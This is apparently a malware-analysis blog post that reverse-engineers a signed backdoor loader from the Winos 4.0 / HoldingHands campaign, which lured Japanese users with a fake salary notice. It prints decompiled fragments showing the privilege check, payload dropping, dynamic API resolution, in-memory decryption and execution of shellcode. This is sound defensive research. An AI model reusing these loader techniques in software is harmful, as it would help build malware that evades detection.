
Tracing Silver Fox The Winos 4.0 Campaign Behind Operation Holding Hands


Published: 2025-06-10 · Archived: 2026-04-05 20:25:09 UTC

Introduction

→ Increasingly, malware authors are leveraging legitimate digital signatures to evade detection and raise user trust. Recently, I analyzed a backdoor sample that also uses a valid digital signature to appear benign. This particular sample stores references to key functions either within the executable's filename or in an accompanying INI configuration file. During execution, it dynamically reads these references to perform it's tasks.



→ Today, we examine a malware sample named "給与制度改定のお知らせ.exe" (translated as Notice of Salary System Revision.exe), which was distributed through a phishing website targeting Japanese users.The stolen certificate belongs to "Sid Narayanan Ltd" and was recently signed. The following campaign has been using many different Digital Certificates.



→ Upon opening the **“給与制度改定のお知らせ.exe”** sample in PE Studio, we observed several suspicious imports indicative of malicious behavior, including `ShellExecute`, `WriteFile`, and `LoadLibrary`. Additionally, we discovered a PDB (Program Database) path embedded in the binary:

D:\Workspace\HoldingHands-develop\HoldingHands-develop\Door\x64\Release\BackDoor.pdb

This provides a strong indication that the executable functions as a backdoor.Interestingly, this particular PDB string has been observed in multiple samples associated with this campaign, hence giving the title for the blog.

PE Analysis

```
v22 = -2i64;
IsMember = 0;
SidToCheck = 0i64;
*(_DWORD *)pIdentifierAuthority.Value = 0;
*(_WORD *)&pIdentifierAuthority.Value[4] = 1280;
if ( AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0,
&SidToCheck) )
{
  v3 = CheckTokenMembership(0i64, SidToCheck, &IsMember);
  v4 = IsMember;
  if ( !v3 )
    v4 = 0;
  IsMember = v4;
  FreeSid(SidToCheck);
}
```

→ The code initializes a **SID (Security Identifier)** with specific values and checks whether the current process token belongs to a group associated with the **Administrators** SID. This helps to determine if it’s running with elevated privileges or not.

```
if ( IsMember )
  {
    if ( SHGetFolderPathW(0i64, 28, 0i64, 0, (LPWSTR)Filename) )
      return 0;
    lstrcatW((LPWSTR)Filename, L"\\a");
    lstrcpyW(&String1, (LPCWSTR)Filename);
    v5 = &String1;
    v6 = String1;
    if ( String1 )
    {
      do
      {
        if ( v6 == 92 || v6 == 47 )
        {
          *v5 = 0;
          if ( !CreateDirectoryW(&String1, 0i64) && GetLastError() != 183 )
            return 0;
          *v5 = 92;
        }
        ++v5;
        v6 = *v5;
      }
      while ( *v5 );
    }
    if ( !CreateDirectoryW(&String1, 0i64) && GetLastError() != 183 )
      return 0;
    lstrcpyW((LPWSTR)FileName, (LPCWSTR)Filename);
    lstrcatW((LPWSTR)FileName, L"\\a.zip");
    v7 = CreateFileW((LPCWSTR)FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
```


→ The malware checks if the current user has administrative privileges and retrieves the `CSIDL_LOCAL_APPDATA` directory(C:\Users\User\AppData\Local).It creates a directory named `a` within this location.It then constructs a file named `a.zip` inside this directory and obfuscates the payload data using a multi-byte transformation based on a fixed in-memory key. The obfuscated data is written to `a.zip`

```
memset(&pExecInfo, 0, 0x68ui64);
       ProcessInformation.hProcess = 0i64;
       ProcessInformation.hThread = 0i64;
       *(_QWORD *)&ProcessInformation.dwProcessId = 0i64;
       pExecInfo.cbSize = 104;
       HIDWORD(pExecInfo.hInstApp) = 1;
       LOWORD(pExecInfo.lpIDList) = 0;
       memset(&ApplicationName, 0, 0x208ui64);
       wcscpy_s(&ApplicationName, 0x104ui64, (const wchar_t *)Filename);
       wcscat_s(&ApplicationName, 0x104ui64, L"\\Run.exe");
       CreateProcessW(
         &ApplicationName,
         0i64,
         0i64,
         0i64,
         0,
         0x10u,
         0i64,
         (LPCWSTR)Filename,
         (LPSTARTUPINFOW)&pExecInfo,
         &ProcessInformation);
       return 0;
     }
     CloseHandle(v7);
   }
   return 1;
```

→ The malware constructs a full path to `Run.exe` (`C:\Users\johndoe\AppData\Local\a\Run.exe`) and launches it via `CreateProcessW` with `CREATE_NEW_CONSOLE` , ensuring a clean startup state using a manually initialized `SHELLEXECUTEINFO` structure.

→ If the direct process launch fails or as an alternate execution path, it falls back to `ShellExecuteExA` , using the “runas” verb to relaunch itself with elevated privileges,to bypass UAC and escalate privileges.

> I was going through the disassembly and trying to figure out how the a.zip is unzipped




```
if ( CoInitialize(0i64) < 0 )
    return 0;

if ( CoCreateInstance(&rclsid, 0i64, 1u, &riid, &ppv) < 0 )
{
    CoUninitialize();
    return 0;
}

VariantInit(&pvarg);
pvarg.vt = 8;
pvarg.llVal = (LONGLONG)SysAllocString(psz);

v5 = (*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int64 *))
      (*(_QWORD *)ppv + 72))(ppv, &pvarg, &v33);
VariantClear(&pvarg);

if ( v5 < 0 || !v33 )
{
    (*(void (__fastcall **)(LPVOID))(*(_QWORD *)ppv + 16))(ppv);
    CoUninitialize();
    return 0;
}

v23 = (*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int64 *))
        (*(_QWORD *)ppv + 72))(ppv, &v37, &v32);

VariantClear(&v36);

(*(void (__fastcall **)(LONGLONG))(*(_QWORD *)v34 + 16))(v34);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v32 + 16))(v32);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v33 + 16))(v33);
(*(void (__fastcall **)(LPVOID))(*(_QWORD *)ppv + 16))(ppv);
CoUninitialize();

return v26 >= 0;
```

→ The code initializes the **COM subsystem** using `CoInitialize`, then **creates an instance of a COM object** via `CoCreateInstance` to perform operations on the ZIP file.

→ It constructs a `VARIANT` containing the **full path to the ZIP archive**, wrapping it as a `BSTR`. The method `(*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int64 *))(v4 + 72))` is called to **invoke the unzipping.**

```
call qword ptr ds:[<CreateFileW>]          rbx:&L"C:\\Users\\johndoe\\AppData\\Local\\a\\a.zip"
mov rbx,rax
cmp rax,FFFFFFFFFFFFFFFF
je sample.7FF692783071
mov dword ptr ss:[rbp+20],4D3C2B1A
mov byte ptr ss:[rbp+24],5E                5E:'^'
mov r10,rsi                                r10:"onecore\\com\\combase\\class\\compobj.cxx"
lea r14,qword ptr ds:[7FF692789040]
mov r11d,1
sub r11,r14
sub rdi,r14
mov r15,CCCCCCCCCCCCCCCD
lea r9,qword ptr ds:[r10+r14]
mov rax,r15
mul r10                                    r10:"onecore\\com\\combase\\class\\compobj.cxx"
shr rdx,2
lea rax,qword ptr ds:[rdx+rdx*4]
mov rcx,r10                                r10:"onecore\\com\\combase\\class\\compobj.cxx"
sub rcx,rax
```



Run.exe

config	5/30/2025 10:26 PM	File folder
collalautriv.xml	4/27/2025 12:24 AM	XML Document
CreateFileA	5/8/2025 8:20 PM	File
DwhsOqnbdrr.dat	4/7/2025 8:24 PM	DAT File
dxpi.txt	5/18/2025 7:43 PM	Text Document
kernel32.dll	4/7/2025 8:25 PM	Application exten...
key.pp	5/8/2025 8:23 PM	PP File

```
GetModuleFileNameA(0i64, &Filename, 0x104u);
lstrcpyA(String1, &Filename);
v5 = lstrlenA(String1) - 1;
v6 = v5;
if ( v5 >= 0 )
{
  while ( String1[v6] != 92 )
  {
    --v5;
    if ( --v6 < 0 )
      goto LABEL_4;
  }
  v8 = v5 + 1i64;
  if ( v8 >= 0x104 )
  {
    _report_rangecheckfailure();
    JUMPOUT(0x140001754i64);
  }
  String1[v8] = 0;
}
LABEL_4:
memset(&Dst, 0, 0x104ui64);
lstrcpyA(&Dst, String1);
lstrcatA(&Dst, "\\*");
v7 = FindFirstFileA(&Dst, &FindFileData);
if ( v7 == (HANDLE)-1i64 )
{
  GetLastError();
}
else
{
  do
  {
    if ( (FindFileData.cFileName[0] != 46 || FindFileData.cFileName[1])
      && (FindFileData.cFileName[0] != 46 || FindFileData.cFileName[1] != 46 || FindFileData.cFileName[2]) )
    {
      v9 = strrchr(&Filename, 92);
      if ( stricmp(FindFileData.cFileName, v9 + 1) )
      {
        if ( FindFileData.dwFileAttributes & 0x10 )
        {
          ++v4;
          lstrcpyA(::String1, FindFileData.cFileName);
```

→ Initially it gets the executable's full path using `GetModuleFileNameA` and e**xtract directory** from the path.Search for files in the same directory and skip `.` `..` and itself.**If exactly one directory is found**, then only proceed.

```
      sub_140001000(v10, LibFileName, 0i64, 12);
      hModule = LoadLibraryA(LibFileName);
      if ( hModule )
      {
        memset(String, 0, 0x104ui64);
        v11 = GetModuleFileNameA(0i64, String, 0x104u);
        if ( v11 )
        {
          if ( v11 != 260 )
          {
            v12 = lstrlenA(String) - 1;
            v13 = v12;
            if ( v12 >= 0 )
            {
              while ( String[v13] != 92 )
              {
                --v12;
                if ( --v13 < 0 )
                  goto LABEL_26;
              }
              String[v12] = 0;
            }
          }
        }
LABEL_26:
        lstrcatA(String, "\\");
        lstrcatA(String, ::String1);
        *(_QWORD *)String2 = 0i64;
        v40 = 0i64;
        v41 = 0;
        v35 = 7633012;
        sub_140001000(v14, String2, (const CHAR *)&v35, 8);
        lstrcatA(String, "\\");
        lstrcatA(String, String2);
        v15 = GetProcAddress(hModule, "CreateFileA");
        v16 = (void *)((__int64 (__fastcall *)(char *, __int64, __int64))v15)(String, 0x80000000i64, 1i64);
        v17 = v16;
        if ( v16 != (void *)-1i64 )
        {
          if ( GetFileSizeEx(v16, &FileSize) )
          {
            v19 = FileSize;
            v33 = 725372254;
            v34 = 26;
```

→ Next up, it uses the function `sub_140001000` to traverse a directory and pick up file names. In this case, it's grabbing a filename like `kernel32.dll` from a directory of dummy files. Then, it passes this name to `LoadLibrary`, pretending to load a legit system DLL.

```
CC                  int3
48:895C24 08        mov qword ptr ss:[rsp+8],rbx     LoadLibraryA
48:897424 10        mov qword ptr ss:[rsp+10],rsi
57                  push rdi
48:83EC 20          sub rsp,20
48:8BF9             mov rdi,rcx                      rcx:"kernel32.dll"
48:85C9             test rcx,rcx                     rcx:"kernel32.dll"
```

→ Combine directory + `String1` + a second string(.txt) which points to a **payload file** inside the directory. In our case it's `dxpi.txt`.


```
v15 = GetProcAddress(hModule, "CreateFileA");
v16 = (v15)(String, 0x80000000i64, 1i64);
v17 = v16;
if ( v16 != -1i64 )
{
  if ( GetFileSizeEx(v16, &FileSize) )
  {
    v19 = FileSize;
    v33 = 725372254;
    v34 = 26;
    *String2 = 0i64;
    v40 = 0i64;
    v41 = 0;
    v35 = 7105912;
    sub_140001000(v18, String2, &v35, 16);
    lstrlenA(String2);
    String2[4] -= 32;
    *(&v40 + 3) = (BYTE3(v40) - 32);
    v20 = lstrlenA(String2);
    v21 = v20;
    v20 /= 2;
    v22 = v20;
    if...
    v27 = GetProcAddress(hModule, String2);
    if ( v27 )
    {
      v28 = (v27)(0i64, v19.QuadPart, 12288i64, 64i64);
      if ( v28 )
      {
        v29 = GetProcAddress(hModule, "ReadFile");
        v30 = GetProcAddress(hModule, "VirtualFree");
        v36 = 0;
        v31 = v30;
        if ( !(v29)(v17, v28, v19.LowPart, &v36, 0i64) )
        {
          (v31)(v28, v19.QuadPart, 0x8000i64);
          CloseHandle(v17);
        }
```

→ `CreateFileA` , `ReadFile` , `VirtualFree` , and other Windows APIs are resolved dynamically with `GetProcAddress` .Open the payload (`CreateFileA`) with `GENERIC_READ` .Get file size with `GetFileSizeEx` .Allocate memory dynamically with `VirtualAlloc` and read file contents into memory.


```
for (i = 0; i < FileSize; i++)
    buffer[i] = (buffer[i] - key[i % 5] + 256) % 256;
```

→ Simple decryption loop using `key` which is derived from a constant (`v33`) and cast buffer to a function and execute it.


Dynamic Analysis




→ It reads the the payload from `dxpi.txt` in the modules directory.Read the `collalautriv.xml` file in the same directory to get the `VirtualAlloc` function name, and then get the `VirtualAlloc` function address, as shown above.



→ Since we know it's using `VirutalAlloc` we can put a breakpoint on it and find the memory address where the memory is being allocated.We can follow the memory in dump since we know it's going to decrypted.



